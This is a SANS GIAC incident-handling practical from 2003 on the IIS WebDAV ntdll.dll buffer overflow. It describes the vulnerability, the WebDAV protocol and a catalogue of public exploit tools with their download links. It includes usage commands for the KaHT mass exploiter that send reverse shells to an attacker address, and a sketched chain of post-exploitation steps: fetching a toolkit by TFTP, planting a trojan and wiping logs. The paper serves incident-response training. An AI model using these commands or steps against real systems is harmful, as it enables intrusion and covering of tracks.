



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Responding to the WebDAV exploit

Trenten R Healy

8/20/03

**Advanced Incident Handling and Hacker Exploits
Option 1**

Track 4 c

Practical Version 2.1a

© SANS Institute 2003, Author retains full rights.

Table Of Contents	
Abstract.....	3
Part One – The Exploit	4
Protocol.....	4
Description.....	5
Variants.....	5
References.....	8
Part Two – The Attack	9
Diagram of Network.....	9
Description of Network.....	10
Protocol Description.....	11
How the Exploit Works.....	15
Diagram of Attack.....	19
Description of Attack.....	19
Signature of the Attack.....	29
How to Protect Against it.....	37
Part Three – The Incident Handling Process	41
Preparation.....	41
Identification.....	42
Containment.....	43
Eradication.....	48
Recovery.....	48
Lessons Learned.....	50
References.....	51
Source Code KaHT	54

Abstract

The incident described in this paper is based on a real network event that took place. The vulnerability described in this paper is known as the "WebDAV" vulnerability. The release of tools to exploit this vulnerability became wide spread during March and the beginning of April. I have documented the situations contained in this paper to be as close to the actual incident as possible. The actual attack evolved quickly and tested the incident response capability of my organization. I have described the exploit, documented the variants, and how to use the programs. In this paper I have also included multiple screen shots and network traces from Snort and Dragon IDS systems. The last part of this paper pertains to the forensic analysis of the incident. I have tried to replicate the majority of the steps and evidence found by the Incident Response team, but this section is a mixture of reality and theoretical evidence due to privacy reasons. The spread of easy to use "Point and Sploit" programs has made the internet more than the wild west of the 1800's, it has born out of this a disturbing trend of network attacks orchestrated by 10 year old kids with access to a modem.

The exploit described here in the paper relies on exploiting Core components of the Microsoft API library. The component "ntdll.dll" suffers from a condition known as a "buffer overflow". This condition if exploited properly will yield the attacker local system privileges. As the paper progresses, the understanding of this exploit and the vulnerabilities in the network targeted contain the ingredients for a test of Incident Response capability in an Organization. I have done my best to be document the knowledge that I have gained through the research and testing.

Part One The Exploit

Name: IIS WebDAV buffer overflow

CVE: CA-2003-09 "Buffer overflow in Core Microsoft Windows DLL"

CVE Identifier: CAN-2003-0109

CVE Group: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

CERT Advisory: <http://cert.org/advisories/CA-2003-09.html>

Microsoft Operating Systems affected:

Microsoft Windows 2000 Service Pack 1

Microsoft Windows 2000 Service Pack 2

Microsoft Windows 2000 Service Pack 3

Microsoft Windows NT 4.0

Microsoft Windows

The vulnerability exists in many versions of the Windows Operating System. Windows NT 4.0 is mentioned as being vulnerable to the exploit because the Core API library "ntdll.dll" is used in NT 4.0. The CERT advisory recommends that web servers running NT 4.0 IIS 5.0 should immediately apply proper patches. The most actively targeted servers are Windows 2000 running IIS 5.0. [CAN-2003-0109]

Microsoft released a technical bulletin regarding this vulnerability:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp>

In this bulletin Microsoft states that the following versions of the Windows operating system are affected by the ntdll.dll vulnerability:

Microsoft Windows NT 4.0

Microsoft Windows NT 4.0 Terminal Server Edition

Microsoft Windows 2000

Microsoft Windows XP

Not Affected:

Microsoft Windows Server 2003

[MS03-007]

Protocol:

The protocol affected by the Vulnerability is known as "World Wide Web Distributed Authoring and Versioning protocol" or [WebDAV]. WebDAV is described in RFC 2518 as a set of extensions to the Hyper Text Transfer Protocol or [HTTP 1.1]. WebDAV extends the HTTP 1.1. Protocol to provide a

“standard for editing and file management between computers over the internet”. [RFC2518] The protocol supports remote collaboration and versioning of web content, geared toward heavy web design and ease of use.

<http://ietf.org/rfc/2518.txt>

Brief description

The WebDAV vulnerability exists in the Windows Operating System, and resides in the dynamic link library [DLL] named “ntdll.dll”. The ntdll.dll library is called by user land Windows API libraries to interact with the Windows Kernel, or System Library. The ntdll.dll library is utilized by many components in Windows and is critical if not immediately patched. The Windows web server or Internet Information Services [IIS] utilizes this ntdll.dll library when processing requests to retrieve files located in system directories. The ntdll.dll library is exploited when an attacker crafts a malicious URL, that when processed by the WebDAV component exploits a condition called a “buffer overflow”. A remote attacker sending specially crafted URL requests to a WebDAV enabled server can exploit this condition and execute malicious code on the web server with local system privileges. This malicious code will be run with system privileges that above an Administrator user. This is a critical vulnerability and many tools have been released to exploit web servers running Windows 2000 IIS 5.0.

Variants

During my research on the Internet I found many different programs that exploit the ntdll.dll vulnerability. I have catalogued the exploits that I have retrieved and a short description of them. Two links proved of great importance in providing the names of the exploits:

<http://www.securityfocus.com/bid/7116/exploit/> [SF]

<http://www.lurhq.com/webdav.html> [JS]

Note: These exploits were tested on Windows 2000 SP1 and SP3 IIS 5.0 servers.

rs_iis.c http://www.rs-labs.com/exploitsntools/rs_iis.c [RS]

rs_bruteforce.sh http://www.rs-labs.com/exploitsntoolss/rs_iis.c [RS]

This exploit was posted originally to the “bugtraq” mailing list and also mirrored to the roman soft web page. The exploit binds a command shell to a requested port, and manually requires the attacker to debug the overflow and find the correct RET address or to use commonly successful RET addresses posted on various bulletin boards or news groups. I was not successful in my testing of this exploit. Roman eventually posted a shell script that would perform a brute force attack against the IIS web server using the “rs_iis.c” exploit code. This was not

successful in my testing, and crashed the server multiple times, while the script did not pause long enough to allow the IIS process to restart.

wb.c <http://www.coromputer.net/dl.crpt?id=1> [KR]

wb.exe <http://www.coromputer.net/dl.crpt?id=5> [KR]

This is the source code for the “wb.c” exploit released by Kralor. By far this is the most popular and the code is reused in numerous other exploits in this list. This exploit can be compiled under windows if one has the proper development tools or has installed “Cygwin” for windows. This is similar to the roman soft exploit in that it requires the attacker to have knowledge of ret addresses, but adds a new twist with the selection of padding. For me, the selection of padding used was 10-15 on the Windows 2000 sp3. I used this exploit first, and it spawned a reverse command shell to any port that I wanted. This did not work on my Windows 2000 sp1 box.

xwbf-v0.3.exe <http://www.coromputer.net/dl.crpt?id=3> [KR]

This exploit is the graphical version of wb.exe and is used in the “WebDavin Root Kits”. This is a nice windows GUI that provides ease of use, and contains the same features as the command line but is targeted for script kiddies who as Kralor put it, “Have no Clue”. [KR]

webdavx.pl <http://www.xfocus.org/exploits/200303/webdavx.pl> [XFC]

This exploit was crafted for Windows 2000 sp2 and SP 3 Chinese version only. I tried this on my home lab and it was unsuccessful. I later found a thread that explained the reason. The wide character encoding and Unicode language or windows language subsystem keeps this exploit from working properly on English IIS web servers.

wd.pl <http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2003-03/0377.html> [WD]

This exploit was posted to the “bugtraq” list and only works on Windows 2000 SP3 Korean Language only. This is due to the Unicode modules of the windows language system. Same issues as the “webdavx.pl”

A mail thread by Roman who explains this can be viewed at:

<http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2003-03/0404.html>

Webdavin'1.01 <http://illmob.org/exploits/webdavin-1.01.zip> [MW]

This exploit includes several files and is based upon wb.exe [KR], and includes not only a command line and GUI version of the WebDAV exploit. This kit

includes the binary of netcat.exe and tftpd.exe. It has to “bat” [batch] files used to start nc.exe and wb.exe renamed webav.exe. I found that this version need the same knowledge for the attacker as pervious versions of this exploit, but it had a lot more to offer if you could get it to work. This was the beginning of the exploits automation and the inclusion of a TFTP server in the kit, meant it was very easy for an attacker to start the TFTP server and transfer whatever files to the target machine they wanted.

This exploit was successful in exploit my Windows 2000 SP3 and I successfully got a remote shell sent back on port 53. The links to these files have been taken down, but the individual who did the coding "Morning Wood" is looking for a job at <http://take.candyfrom.us>

Webdavin'1.1 <http://illmob.org/exploits/webdavin-1.1.zip> [MW]

Again another exploit that is much improved over the last “Webdavin” kit, Morning Wood released “webdavin'1.1” on April 22, 2003. This exploit includes the same tools as the original “webdavin'1.01” but has a GUI stripped of its references to Kralor [KR] and adds the ability to select the port to target. This exploit is fairly successful in using intelligent brute forcing techniques to spawn a reverse shell. I was successful with this exploit before I was successful with the previous version. This version allowed me to narrow down the RET address for the shell code.

KaHt.exe http://www.greyhat.org/exploits/2003/april/KaHT_public.tar.gz [KaHT]

This is the scary tool. It took me awhile to find it, but this tool is the mass scanner that was pointed out in the federal circular by the Department of Homeland Security. A link to that is here: [DHS]
<http://www.fedcirc.gov/incidentPrevention/infoNotices/infoNotice20030402.html>

KaHt.exe has the ability to do mass scanning techniques, to exploit the server and then run a script or file of the attackers choosing such as add oneself to the domain controller, to email out passwords, and spawn a reverse command shell on multiple boxes at the same time. You can feed this exploit a list of IP addresses and it goes through the list, first checking to see if WebDav exists on the target and then exploiting it. This tool leaves a signature in the scanning or URL request for finding WebDav enabled servers, which is KaHT. This is noted in the Snort logs during my lab testing of this tool. I would have to say that this tool is the most successful of them all. Another name for this tool is “rolark” or Kralor spelled backwards. [JS]

References:

<http://www.sans.org/webcasts/031803.php> [SWC]

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-007.asp> [MS03-007]

<http://www.ngssoftware.com/papers/ms03-007-ntdll.pdf> [DL]

<http://www.microsoft.com/technet/security/tools/locktool.asp> [MSLOCK]


<http://www.microsoft.com/technet/security/tools/tools/urlscan.asp> [MSSCAN]

<http://www.cert.org/advisories/CA-2003-09.html> [CAN-2003-0109]

<http://www.ietf.org/rfc/rfc2518.txt> [RFC2518]

© SANS Institute 2003, Author retains full rights.

Part Two Diagram of Network:



Description of Network

This network similar to the network on which the actual incident happened, key routers, infrastructure, ACL lists have been changed to sanitize the material.

Background:

The Company infrastructure we are looking at is named SSC, and they are a provider of IT services and staffing. During the Technology boom that swept through the economy, SSC positioned the company to be a leader. The unprecedented amount of growth and influx of cash resulted in contracts and personnel hiring. The unfortunate part for SSC was the disillusionment the management had pertaining to upkeep and implementation of the company's core infrastructure. Security was not a top concern as the company did not have an IT department or support staff. Instead the individual divisions within the company provided the maintenance and implementation of their own infrastructure accordingly to support the contracts that were won by the company. This lays the perfect groundwork for a two-fold problem originating with un-patched web servers, and ending with lack of a structured IT security policy managing the company infrastructure.

Network:

The Network is composed of Cisco equipment providing the core routing [Cisco 3662] from the ISP, and serving the VPN tunnels available to the Contractors at Government locations. The ISP provides two T1 Lines for internet connectivity. The Traffic is routed through a Cisco 5000 switch which serves as a connection point to the Open BSD firewall configured to perform packet filtering. This Open BSD firewall serves as the entry point for SSC employees located in various government offices. It is situated on its own net block and the clients use VPN/SSH to authenticate with the SSC network. Stationed at each of the Cisco 3662 routers are Dragon IDS systems, performing logging, and advanced monitoring by a leading MSSP provider. The traffic is scrutinized again after passing through the 2nd BSD firewall by a third Dragon IDS system.

Next is a staggered configuration of 3 Cisco 5000 switches that separate the traffic into divisional requirements. The network layout advances from the Cisco switches and is arranged by division and floor. Connected to the Cisco 5000 switches are 3Com 24 port switches that are maintained by the separate SSC divisions. There is a conglomerate of operating systems, workstations, development servers, rogue FTP and Window's file servers. There is hardly a uniform structure to this part of the network, and because each section is maintained by company divisions and is not governed by an over arching guidelines on network security or uses.

The Cisco products are configured to provide ACL lists for four network services:
SSH 22
HTTP 80
HTTPS 443
VPN 5800

The Cisco routers are not configured with Egress filtering. I have not included in this picture key servers pertaining to DNS, MAIL, or DHCP servers as they are not relevant to this section of the network and to the incident described.

The internal workstations we are concerned with for this incident are the IIS web servers located in the lower left hand corner. This network block has become the Development teams "Test Bed", little care is given to the servers other than the application production and configuration that is being implemented for customers. The web servers do not have Anti-Virus software, or Host Based IDS software. The server's in this area are also on a public internet address space, meaning that you can find them with a regular web browser.

Hopefully I have scared the readers of this paper. The network described is full of potential hazards, and the company lacks the ability to foresee that the lack of a corporate IT policy invites wandering nomads into the company's infrastructure. The only thing the company has done right is to out source the IDS monitoring, but this in itself has become the crutch of many before it. Top companies continue to outsource security, and forget to invest in there own incident response capability.

Protocol Description:

WebDAV is an extension of the HTTP1.1 protocol, extending the features in order to provide cross platform file management and authoring of web content. The protocol introduces the ability to create, remove, and query information about Web pages, such as their authors, creation dates.[RFC2518]

WebDAV employs Digest Authentication methods. To illustrate, when a client attempts to access a resource in a web server collection but does not have the proper privileges the server send the response "401 Unauthorized" HTTP status message. In order for the client to access the resource, the DAV enabled server will send a WWW-Authentication HTTP header in response to the client request. The client is expected to resubmit the original request, but add an "Authentication" header to the request. This HTTP header resubmitted to the server contains a checksum of the username, password, and resource requested. This allows the protocol to prevent unauthorized access and modification of the web server content. Accordingly,, " WebDAV applications MUST support the Digest authentication scheme. Since Digest authentication

verifies that both parties to a communication know a shared secret, a password, without having to send that secret in the clear". [RFC2518]

New methods added to the HTTP/1.1 protocol that allow for management of resource or collection properties, directories, content renaming, and even locking content to a specific resource. Different properties can be assigned to a resource and be queried for a response. These are illustrated in RFC 2518, and several are illustrated below. The WebDAV protocol makes inherent use of the XML language. If a client queries a resource on a DAV enabled server, the server must send its response formed in XML. The response must be a formatted multi-status XML response displaying the results of the query. XML is used so that it does not interfere with HTTP/1.1 methods.

WebDAV defines a collection as "a resource whose state consists of at least a list of internal members and a set of properties". [RFC2518] Simply put, a directory residing on a DAV enabled server can be defined as a collection and include files, images, and scripts that are contained within that directory. In order for the WebDAV enabled server to be RFC compliant and use the protocol effectively, it must support the following extensions:

PROPATCH - set or remove properties on a resource specified by the request URI.

PROPFIND – retrieve properties on a defined resource specified by the request URI.

MKCOL –create a new collection at the location specified by the request URI.

DELETE – method to delete a collection from the server, specified by the request URI.

GET, HEAD – same as HTTP/1.1 method that retrieves the information defined by the request URI.

POST – method to post data to the server, usually in HTML form, though the RFC states, "this method is defined by the server".[RFC2518]

PUT – method to request that the enclosed entity be stored under the supplied URI. If performed on an existing resource it replaces the GET response entity of the resource.

COPY – method to create a duplicate of the source resource defined by the URI, and accompanied by a "destination header" that tells the server where the resource should be copied to. COPY can overwrite an existing resource if it exists in the location specified by the destination header. This extension can vary

due to different programs controlling different resources on the web server.
[RFC2518]

MOVE – this method is equivalent to COPY, followed by consistency processing
a then a deletion of the source URI.

LOCK/UNLOCK – these methods provide a safeguard to stop authors from
overwriting the changes of another author. When a resource is locked with the
LOCK method, only the author who originally locked the resource will be allowed
to change and modify the resource. This is established through the use of a “lock
token” which is created by the author performing LOCK. To UNLOCK the
resource, the author would have to specify the “lock token”. [MCE]

SEARCH – This method allows clients to make use of server-side search
facilities, or in the IIS web server the Microsoft Indexing Server. The client
initiates a search on the IIS server, processed through the indexing server
process that catalogues the content inside the directories or collections. This
extension seems to be the most widely used when exploiting the IIS server
processes through WebDAV.

Client Request

```
SEARCH / HTTP/1.1
```

```
Host: foobar.org
```

```
Content-Type: application/xml
```

```
Content-Length: xxx
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<D:searchrequest xmlns:D="DAV:" xmlns:F="http://example.com/foo">
```

```
<F:natural-language-query>
```

```
Find the locations of good Thai restaurants in Los Angeles
```

```
</F:natural-language-query>
```

```
</D:searchrequest>
```

Server Response

```
HTTP/1.1 207 Multi-Status
```

```
Content-Type: text/xml; charset="utf-8"
```

```
Content-Length: xxx
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<D:multistatus xmlns:D="DAV:"
```

```
xmlns:R="http://foobar.org/propschema">
```

```
<D:response>
```

```
<D:href>http://simple.test/</D:href>
```

```
<D:propstat>
```

```
<D:prop>
```

```
<R:location>259 W. Hollywood</R:location>
```

```
<R:rating><R:stars>4</R:stars></R:rating>
```

```
</D:prop>
</D:propstat>
</D:response>
</D:multistatus>
```

Here the response from the server demonstrates the XML coded multi-status response defined by the RFC. What about a response that returns an error?

```
HTTP/1.1 400 Bad-Request
Content-Type: text/xml; charset="utf-8"
Content-Length: xxx

<?xml version="1.0" encoding="UTF-8"?>

<d:multistatus xmlns:d="DAV:">
  <d:response>
    <d:href>http://www.example.com/X</d:href>
    <d:status>HTTP/1.1 404 Object Not Found</d:status>
    <d:scopeerror/>
  </d:response>
</d:multistatus>
```

Examples from [RFC2518]


Security and WebDAV

<http://www.cs.columbia.edu/~hgs/teaching/ais/1998/projects/WebDAV/report.html>

Marc Eaddy in this early paper on WebDAV illustrates a clever attack on the WebDAV protocol, not in relation to this exploit. He describes a MITM attack that can occur with when the evil attacker sits in the middle of a client and server sniffing HTTP requests, allowing the replay of GET requests or other WebDAV extensions. While this seems low-level it would allow an attacker to modify resources on the server. [MCE]

How the Exploit Works

In order to understand the exploit and what it takes advantage we must become familiar with the term “Buffer Overflow”. In this diagram we illustrate the over write of lower memory addresses using “NOPS” to pad our way to the exploit code.



Here we see the attacker over writing the lower memory addresses [top of memory], having the return pointer over write higher memory addresses [bottom of memory].

Exploit Actions:


According to David Litchfield's research on the WebDAV vulnerability, he states that the IIS web server is actually the medium that carries the exploit to the vulnerable API known as ntdll.dll. The IIS web server does not limit the length of the file name being requested. This large URI is passed through a series of functions including [GetFileAttributesExW] and this function calls another function named [RtlDosPathNameToNtPathName_U] exported by ntdll.dll, which is exploited through a buffer overflow. [DL] So in actuality the exploit at hand, is not attacking the IIS web server, but using the web server as a medium to carry the exploit code deep within the Windows Core API system, having that process an unusually large file name, which then conducts a buffer overflow on the ntdll.dll. The Native API in the Windows Operating system is provided to user-mode programs such as the IIS server through the ntdll.dll library. According to sysinternals.com, "the Windows Native API such as ntdll.dll library is used for calling operating functions located in kernel mode in a controlled manner." [SI] So in essence when a program is called from a Win32 application, it is transferred to client side DLL libraries used with the program and then from there it can execute one of several commands: return immediately to the caller, send a message to the Win32 server to request for help, or invoke Native API's to carry out the function.

- 1) IIS server running WebDAV receives a request for a file in its collection. This URI is unusually large and is in the form of WebDAV extension requests such as PROPFIND, SEARCH, LOCK, and GET.
- 2) This request is passed to a function called "GetFileAttributesExW". This function begins processing the request and calls another function called [RtlDosPathNameToNtPathName_U].
- 3) I am assuming that [GetFileAttributesExW] operates user-mode dll libraries and [RtlDosPathNameToNtPathName_U] is actually part of ntdll.dll library. The [GetFileAttributesExW] makes the call to the Native API to process the request for a file.
- 4) The [RtlDosPathNameToNtPathName_U] function according to David Litchfield relies on unsigned shorts for string lengths, which are 16 bytes in size and hold a number from 0-65536 bytes long.[DL]
- 5) The request that is sent by the attacker longer than the 65536 bytes that is processed by the [RtlDosPathNameToNtPathName_U] function. Since this function relies on "unsigned shorts" the exploit takes advantage of this and creates the situation of a buffer overflow. While processing this file request, the [RtlDos] function is exported by the ntdll.dll library or Native API's. The Native API's are in direct contact with the Windows Kernel, hence the ability of the exploit to get local system privileges.

Now this is fairly complicated and I have included in this a diagram of what is a buffer overflow, I have with the help of David Litchfield's paper explained or pinpointed the location in the Windows Operating System of where the exploit code is launched.

How to Use the Exploit Program KaHT:

The Program most widely used to exploit the WebDAV vulnerability is named KaHT.exe. This exploit is what I refer to as "Point and Sploit". The package already comes compiled for Windows, and is a command line scanner. KaHT upon start up presents the attacker with the following screen:



```
C:\WINNT\system32\cmd.exe
E:\KaHT_public>KaHT

. . . . .: Webdav exploit & Scanner v1.0.8 <aT4r@3wdesign.es> :... ..

[+] Usage: KaHT.exe YourIP YourPORT AUTOHACKING [HOST : -IPfile] [RET]

-----OFFSET BRUTE FORCE-----

webdav.exe 69.69.69.69 53 [0:1] IP
Spawn shell on 69.69.69.69 port 53
webdav.exe 69.69.69.69 53 0 -c:\haxorcitos\govIps.txt
Spawn shell on 69.69.69.69 port 53. Ips from logfile
webdav.exe 69.69.69.69 53 0 -c:\ips.txt 0xc0
Sscan hosts from ips.txt and spawn a shell for every vulnerable host

AUTOHACKING values: 0,1
0: on remote connection send script from requests.txt
1: YOU WILL HAVE A SHELL Until "exit" is typed. after this, scan will continue

-----OFFSET BRUTE FORCE-----

[+] Tested Under Win2k profesional/Server SP3 Spanish/English version

E:\KaHT_public>
```

Here the author provides last minute instructions for the attacker. A plethora of options are available to the user, including targeting one server using the command line:

C:\KaHT.exe 192.168.168.5 53 1 192.168.168.3

This command will target 192.168.168.3 port 80 and send a reverse CMD shell back to the attacker at 192.168.168.5 on port 53. Here the option 1 denotes not to use the auto-hacking feature. The auto-hacking feature if used will read a list of commands from the request.txt file included with the exploit. This file can be used for scripting the attacker's choice of commands thereby making mass exploitation possible. The exploit can also read a list of IP addresses to exploit from the text file ips.txt. In conjunction with the auto-hacking feature the mass scanning capability of this particular exploit makes it very dangerous with a knowledgeable attacker. Here is a given scenario, the attacker scans a list of targets with the tool NMAP, fingerprinting IIS web servers, pipes this output to a text file named ips.txt. Then takes edits the request.txt file to include a set of scripted commands. These scripted commands could have the following order:

- 1) TFTP a tool kit from a server set up to server these files
- 2) Run the toolkit, which installs a Trojan, perhaps a keystroke logger
- 3) Run a script to wipe log files from IIS logs, Event Viewer logs
- 4) Start the Trojan and exit the shell

With these commands in the request file, every server that is vulnerable will be exploited and compromised according to the attacker's commands. The possibilities are limitless given the correct understanding of the windows command line.

Finally the exploit can be run in a limited fashion manually, in that the attacker can choose the RET address to be used. You cannot run the exploit manually by pasting the shell code into an option in this exploit; it has its own shell code. The command line switches to run this exploit by using a specific RET address is demonstrated in the readme.txt file included with KaHT.

```
KaHT.exe 192.168.0.1 53 1 192.168.1.100 0xd6
```

